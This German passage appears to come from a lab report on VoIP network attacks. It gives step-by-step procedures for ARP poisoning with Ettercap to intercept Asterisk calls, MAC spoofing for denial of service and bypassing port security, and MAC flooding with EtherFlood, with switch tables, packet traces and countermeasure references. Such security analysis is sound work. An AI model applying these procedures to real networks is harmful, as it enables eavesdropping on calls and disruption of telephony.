
Nach dem Starten von Ettercap ist als erstes das Netzwerkinterface auszuwählen, über welches der Angriff erfolgen soll. >> Sniff >> Unified sniffing…



… im Rollbalken ist das gewünschte Netzwerkinterface auszuwählen.



Als nächstes wird das Netzwerk nach potentiellen Angriffszielen gescannt. >> Hosts >> Scan for hosts…
(Es ist auch möglich, eine Liste mit Hosts zu importieren, welche als Angriffsziele in Frage kommen und eventuell zuvor schon einmal mittels der Scan-Funktion gefunden wurden).



Der Fortschritt des Scan-Vorgangs kann mitverfolgt werden…



Am Ende des Scan-Vorganges werden die im Netzwerk gefundenen aktiven Hosts im Tab Hosts – Host List angezeigt. Es ist mit der linken Maustaste auf die IP-Adresse das Angriffsziels zu klicken und „Add to Target 1“ auszuwählen. In diesem Beispiel wird dies für die IP-Adresse 10.1.1.129 getan. Da dieses Angriffsziel nicht direkt mit dem Gesprächspartner, sondern immer über den Asterisk Proxy Server mit diesem kommuniziert, wird als Target 2 die IP-Adresse 10.1.1.101 gewählt. Somit werden die Daten von User Agent 4129 zum Asterisk Proxy Server und umgekehrt alle über den PC des Angreifers gelenkt.




Zur Kontrolle können im Tab Targets noch einmal die gewünschten Angriffsziele angesehen werden.



Damit an die beiden Angriffsziele die manipulierten ARP-Nachrichten gesendet werden, wird die Man in the middle (Mitm) Attacke ARP poisoning wie folgt gestartet: >> Mitm >> (keine der beiden Auswahlboxen selektieren) >> OK



Mittels Start >> Start sniffing wird die Sniffer-Funktion gestartet, welche die empfangenen Daten dieser zwei Angriffsziele ins vordefinierte Logfile „logfileARPPoisoning.pcap“ schreibt.




Im Tab Connections ist zu sehen, dass ein aktiver Datenaustausch zwischen dem User Agent 4129 und den Asterisk Proxy Server stattfindet. Auch ist zu sehen, dass beide Angriffsziele Pakete senden.



Das erstellte Logfile „logfileARPPoisoning.pcap ist im /root von BackTrack 3 zu finden. Darin befinden sich die aufgezeichneten Daten, welche über den PC des Angreifers gelenkt wurden.



Das Logfile „logfileARPPoisoning.pcap kann mittels Wireshark geöffnet und die RTP-Pakete als Audiowiedergabe abgespielt werden. Siehe dazu auch Kapitel 5.2.1



6.1.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Durch ARP Spoofing kann der Angreifer eine MitM (Man in the Middle) Attacke ausführen. Er funktioniert somit als Zwischenstelle, wo der gesamte Daten- respektive Sprachverkehr seiner Angriffsziele darüber läuft. Einerseits kommt der Angreifer in Kenntnis, mit wem und wann seine Angriffsziele kommunizieren und was der Gesprächsinhalt ist. Andererseits laufen über ihn auch sämtliche Registrierungen der User Agents, worin die Registrierungsdaten ersichtlich sind, welche er für weitere Angriffe benutzen kann. Auch hat der Angreifer die Möglichkeit, die bei ihm vorbeikommenden Daten zu manipulieren, respektive abzuändern und dann erst zum effektiven Bestimmungsort weiterzuleiten.
Dieser Angriff ist sehr wirkungsvoll und daher sehr gefährlich für seine Angriffsziele!

Benennung Angriffe / Analyse:

6.2.1 - Denial of Service MAC Spoofing

Eingesetztes Tool:

MAC MakeUp

Downloadlink / Quelle des Tools:
http://www.gorlani.com/portal/dl_popular.asp

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist nur unter Windows lauffähig.

Angriff /Analyse gegen:	**Wert:**
Integrität………………….....	
Vertraulichkeit……………...	x
Verfügbarkeit……………….	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	3
Anwendung Tool…………...	3
Erforderliche Vorkenntnisse..	4
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	6

Ziel Angriff /Analyse:

Der Angreifer überschreibt seine eigene MAC-Adresse mit derjenigen, die das Angriffsziel in der aktiven Ethernetkonfiguration hat. Das Angriffsziel ist ab diesem Augenblick nicht mehr erreichbar. Ein Angriff auf den VOIP-Server legt somit den ganzen Telefonieverkehr lahm und ist weit effektiver als nur ein Angriff gegen ein einzelnes Gerät. Ist der VOIP-Server nicht mehr erreichbar, können sich keine User mehr an diesem anmelden und es können keine Verbindungsanfragen mehr an diesen gesendet werden.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: MAC Spoofing, Kapitel 8.5.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:


6.2.2 Technik und Funktionsweise

Der Angreifer sendet Ethernet-Frames mit gefälschter MAC-Adresse an den Switch. Die gefälschte MAC-Adresse entspricht der MAC-Adresse des Angriffsziels. Der Switch trägt diese MAC-Adresse mit dem entsprechenden Port, wo der Angreifer verbunden ist, in seine MAC-Tabelle ein. Eine MAC-Adresse darf jedoch nur einmal in der ganzen Tabelle vorkommen, somit wird der zuvor schon existierende Eintrag mit der MAC-Adresse und dem zugehörigen Port des Angriffsziels überschrieben. Ab diesem Zeitpunkt werden alle Datenpakete, die eigentlich für das Angriffsziel bestimmt gewesen wären, an den Angreifer gesendet. Dadurch ist das Angriffsziel nicht mehr erreichbar, bis dieses selbst wieder durch das Senden von Ethernet-Frames die MAC-Tabelle mit der korrekten MAC-Adresse und zugehörigem Port überschreibt.
Der Angreifer kann jedoch mit Hilfe des Angriff-Tools fortlaufend gefälschte Ethernet-Frames an den Switch senden, so dass das Angriffsziel nicht mehr erreichbar ist > Auch Denial of Service Angriff genannt.


6.2.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt, den Asterisk Proxy Server mittels MAC-Spoofing anzugreifen, so dass dieser nicht mehr erreichbar sein wird. Dazu muss er in Kenntnis der MAC-Adresse des Angriffsziels kommen , welche mittels „Enumeration SIP User & Extension“ (Siehe Kapitel 2.2.1) leicht ausfindig gemacht werden kann. Sollte der Angreifer in der Lage sein, den ganzen Netzwerkverkehr mitzuschneiden (siehe Kapitel 1.4), kann er die MAC-Adresse seines Angriffsziels auch im Trace eines Netzwerkmonitors herauslesen.


Mitschnitt des Netzwerkverkehrs, ersichtlich ist die MAC-Adresse des Angriffsziels.



Der Angreifer gibt die ersniffte MAC-Adresse seines Angriffziels in das Tool MAC MakeUp ein und überschreibt so seine effektive MAC-Adresse mit derjenigen des Angriffziels.




Unten ist die MAC-Tabelle des Switches zu sehen, an welchem das Angriffsziel angeschlossen ist. Die MAC-Adresse 00:14:22:f0:22:43 ist aktuell dem Switchport 6 zugeteilt. Dies ist ein Abbild der MAC-Tabelle vor dem Angriff.




Index	MAC address	Learned on Port	Learning Method	Filter Packets to this Address
1	00:00:81:65:49:8b	N/A	Static	No
2	00:08:5d:19:40:8f	18	Dynamic	No
3	00:08:5d:19:93:a7	20	Dynamic	No
4	00:0f:cc:21:79:14	23	Dynamic	No
5	00:14:22:f0:22:43	6	Dynamic	No
6	00:1c:c0:07:f3:50	12	Dynamic	No
7	00:1e:ec:0b:ad:96	25	Dynamic	No

Untenstehend die MAC-Tabelle nach dem Angriff. Die MAC-Adresse 00:14:22:f0:22:43 ist plötzlich dem Switchport 2 zugewiesen. An diesem Port befindet sich der Angreifer, welchem es durch die gefälschten Ethernet-Frames gelang, die MAC-Tabelle zu überschreiben. Somit werden alle Datenpakete, welche eigentlich für Port 6 bestimmt gewesen wären, an den Port 2 gesendet. Für den Switchport 6, an dem das Angriffsziel angeschlossen ist, gibt es keinen gültigen Eintrag mehr. Der Angriff wurde erfolgreich ausgeführt, das Angriffsziel ist nicht mehr erreichbar.



Index	MAC address	Learned on Port	Learning Method	Filter Packets to
1	00:00:81:65:49:8b	N/A	Static	No
2	00:08:5d:19:40:8f	18	Dynamic	No
3	00:08:5d:19:93:a7	20	Dynamic	No
4	00:0f:cc:21:79:14	23	Dynamic	No
5	00:14:22:f0:22:43	2	Dynamic	No
6	00:1c:c0:07:f3:50	12	Dynamic	No

Der Angreifer mit der IP-Adresse 10.1.1.241, der gespooft die MAC-Adresse des Asterisk Proxy Servers sendet (zBsp. Paket Nr. 82, gespoofte MAC-Adresse unten rot markiert). Ab Paket Nr. 85 hat der Switch seine MAC-Tabelle aktualisiert und alle für das Angriffsziel bestimmten Pakete werden an den Angreifer gesendet. Zu sehen sind die Sprachpakete, eines während dem Angriff laufenden Gespräches zwischen User Agent 4111 und 4129. Die Sprachpakete werden nicht mehr zum Asterisk Proxy Server geleitet, sondern direkt zum Angreifer. Da dieser keine Vermittlungsaufgaben übernimmt, werden diese Pakete nicht an den anderen Gesprächspartner geleitet (keine Source-Pakete von 10.1.1.1 / 10.1.1.241 sichtbar) und gehen verloren.



No.	Time	Source	Destination	Protocol	Info
81	14.846170	10.1.1.241	10.1.255.255	BROWSER	Host Announcement STEFAN-PC, Workstation, S
82	14.847397	10.1.1.241	10.1.255.255	BROWSER	Domain/Workgroup Announcement WORKGROUP, NT
83	14.959316	10.1.1.241	10.1.255.255	NBNS	Name query NB ISATAP<00>
84	15.354288	BayNetwo_65:49:8b	Spanning-tree-(for-br	STP	Conf. Root = 32768/00:00:81:65:49:8b Cost
85	15.390665	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786
86	15.401078	10.1.1.121	10.1.1.101	DIS	Source port: hbci Destination port: 15208
87	15.412527	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786
88	15.421461	10.1.1.121	10.1.1.101	DIS	Source port: hbci Destination port: 15208
89	15.430537	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786
90	15.441067	10.1.1.121	10.1.1.101	DIS	Source port: hbci Destination port: 15208
91	15.450549	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786
92	15.461051	10.1.1.121	10.1.1.101	DIS	Source port: hbci Destination port: 15208
93	15.470661	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786
94	15.481050	10.1.1.121	10.1.1.101	DIS	Source port: hbci Destination port: 15208
95	15.490643	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786
96	15.501058	10.1.1.121	10.1.1.101	DIS	Source port: hbci Destination port: 15208
97	15.510674	10.1.1.129	10.1.1.101	DIS	Source port: hbci Destination port: 18786

6.2.4 MAC-Spoofing gegen Port-Security

Eine weitere Variante von MAC-Spoofing ist untenstehend aufgeführt. Sehr oft werden Switchports so konfiguriert, dass jeweils nur genau eine vordefinierte MAC-Adresse Zugang zu diesem Port hat (Port-Security). Dies soll verhindern, dass kein Unbefugter einen eigenen PC an das Netzwerk anschliessen kann und erhöht somit die Sicherheit der gesamten IT-Infrastruktur.
Mittels eines Netzwerkmonitors ist es jedoch einfach herauszufinden, an welchem Port welche MAC-Adresse übers Netzwerk kommuniziert. Ist diese MAC-Adresse einmal durch den Angreifer ausfindig gemacht worden, kann er genau gleich wie im vorherigen Beispiel mittels MAC MakeUP seine eigene MAC-Adresse mit der ersnifften überschreiben und schon ist ihm an diesem bestimmten Port Zugang zum Netzwerk gewährt.

Untenstehendes Bild zeigt, wie der PC mit der MAC-Adresse 00:14:22:f0:22:43 nur genau an Port 10 Zugang zum Netzwerk erhält.



6.2.5 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Es gibt viele Arten des MAC Spoofings. Die zwei aufgezeigten sind die klassischen Angriffe dieser Art. Einerseits wurde die Verfügbarkeit eines Systems gestoppt und andererseits hat sich der Angreifer Zugang zu einem Netzwerk verschafft, wo er keinen haben sollte. Dieser Angriff gezielt eingesetzt an einem neuralgischen Punkt im Netzwerk, zum Beispiel gegen den SIP Proxy Server, kann sehr effektiv sein und zum Ausfall der ganzen Telefonie-Infrastruktur führen.

Benennung Angriffe / Analyse:

6.3.1 - MAC Flooding

Eingesetztes Tool:

EtherFlood.exe

Downloadlink / Quelle des Tools:
http://ntsecurity.nu/toolbox/etherflood/

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist nur unter Windows lauffähig, die Installation ist menügeführt.

Angriff /Analyse gegen:	Wert:
Integrität…....................	x
Vertraulichkeit…................	x
Verfügbarkeit……………….	x

Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………	4
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	4

Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Die meisten Netzwerke werden heute mittels Switches aufgebaut. In einem geswitchten Netzwerk werden die Daten jeweils nur an dasjenige Switchport gesendet, an welchem sich auch der für die Daten bestimmte PC befindet. Mittels MAC-Flooding gelingt es einem Angreifer, dass der Switch die Daten an alle Ports sendet. Somit kann auf den anderen Ports mitgehorcht werden, was die an diesem Switch angeschlossen Rechner übers Netzwerk senden oder empfangen. Dies können zum Beispiel Registrierungsdaten wie Benutzernamen und Passwörter, geheime Finanzzahlen oder Sprachpakete aktueller VOIP-Gespräche sein.

Schutz gegen Angriff / Analyse:

Switche mit DoS Detektoren verwenden, welche solche Angriffe unterbinden.

Siehe Massnahmen: IDS, Kapitel 8.5.15
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

6.3.2 Technik und Funktionsweise

Switche führen intern eine MAC-Tabelle. Darin wird dynamisch festgehalten, an welchem Port zur Zeit welcher PC angeschlossen ist. Die Identifikation des PC's wird jeweils über dessen MAC-Adresse bewerkstelligt, das heisst, der Switch trägt sich in seine MAC-Tabelle ein, an welchem Port sich welche MAC-Adresse befindet. Die Anzahl Einträge, die in diese Tabelle gemacht werden können, sind mengenmässig beschränkt und variieren von Switch zu Switch. Beim Angriff versucht der Angreifer, diese Tabelle komplett zu füllen, indem er sehr viele gefälschte Ethernet Pakete über diesen Switch sendet. Jedes dieser Pakete enthält eine andere gefälschte MAC-Adresse. Der Switch wird für jede neue MAC-Adresse, die er detektiert, einen Eintrag in seiner MAC-Tabelle machen. Wenn der Speicherplatz dieser Tabelle voll ist, kann es sein, dass der Switch (je nach Hersteller) in den Failopen-Mode schaltet und als HUB agiert. Ab diesem Moment werden alle Datenpakete an alle Ports gesendet und der Angreifer hat sein Ziel erreicht, er kann mitlesen.


6.3.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

User Agent 4111 und 4129 sind aktiv miteinander in einem Gespräch. Der Angreifer beabsichtigt, dieses Gespräch mittels eines Wireshark-Traces aufzuzeichnen, um den Inhalt dieses Gespräches hören zu können. Damit er die RTP-Sprachpakete durch den Switch auch an seinen Port gesendet kriegt, flutet er diesen.


Nach der Installation kann EtherFlood.exe auf dem PC des Angreifers aus der Command-Line von Windows herausgestartet werden. Es muss die aktuelle Netzwerkkarte ausgewählt werden, auf welcher die gefälschten Ethernet Pakete zum Switch gesendet werden sollen.



Untenstehend sind die vom Angreifer gefälschten Ethernet Pakete zu sehen. Mit jedem Paket wird dem Switch eine andere MAC-Adresse (Source) vorgegaukelt, die er dann auch in seine MAC-Tabelle einträgt.



Sobald die MAC-Tabelle des Switches durch den Angreifer erfolgreich geflutet worden ist, sendet der Switch alle Datenpakete an alle Ports. Paket Nr. 71300 und 71303 sind RTP Sprachpakete der beiden User Agents 4111 und 4129. In der sehr grossen Menge der vom Angreifer gesendeten gefälschten Ethernet Pakete, gehen die zu ersniffenden Nutzdaten des Angriffsziels fast unter. Diese sind während der Wireshark-Aufzeichnung in dem sich immer wieder aktualisierenden Fenster vor lauter gefälschten Ethernet Paketen fast nicht ersichtlich. Jedoch kann nach erfolgtem Angriff nach RTP-Paketen sortiert und das ganze Gespräch vollumfänglich wiedergegeben werden (siehe auch Kapitel 5.2.1).



Bei diesem Angriff wurden Versuche mit folgenden Switches gemacht:

- D-LINK DES 1024
- Allied Telesyn AT-8326 GB
- Bay Stack 303
- Tenda TWL 108R
- Zyxel Desktop Ethernet Switch

Sämtliche dieser Switche fielen in den Failopen-Mode und agierten danach als HUB.

6.3.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

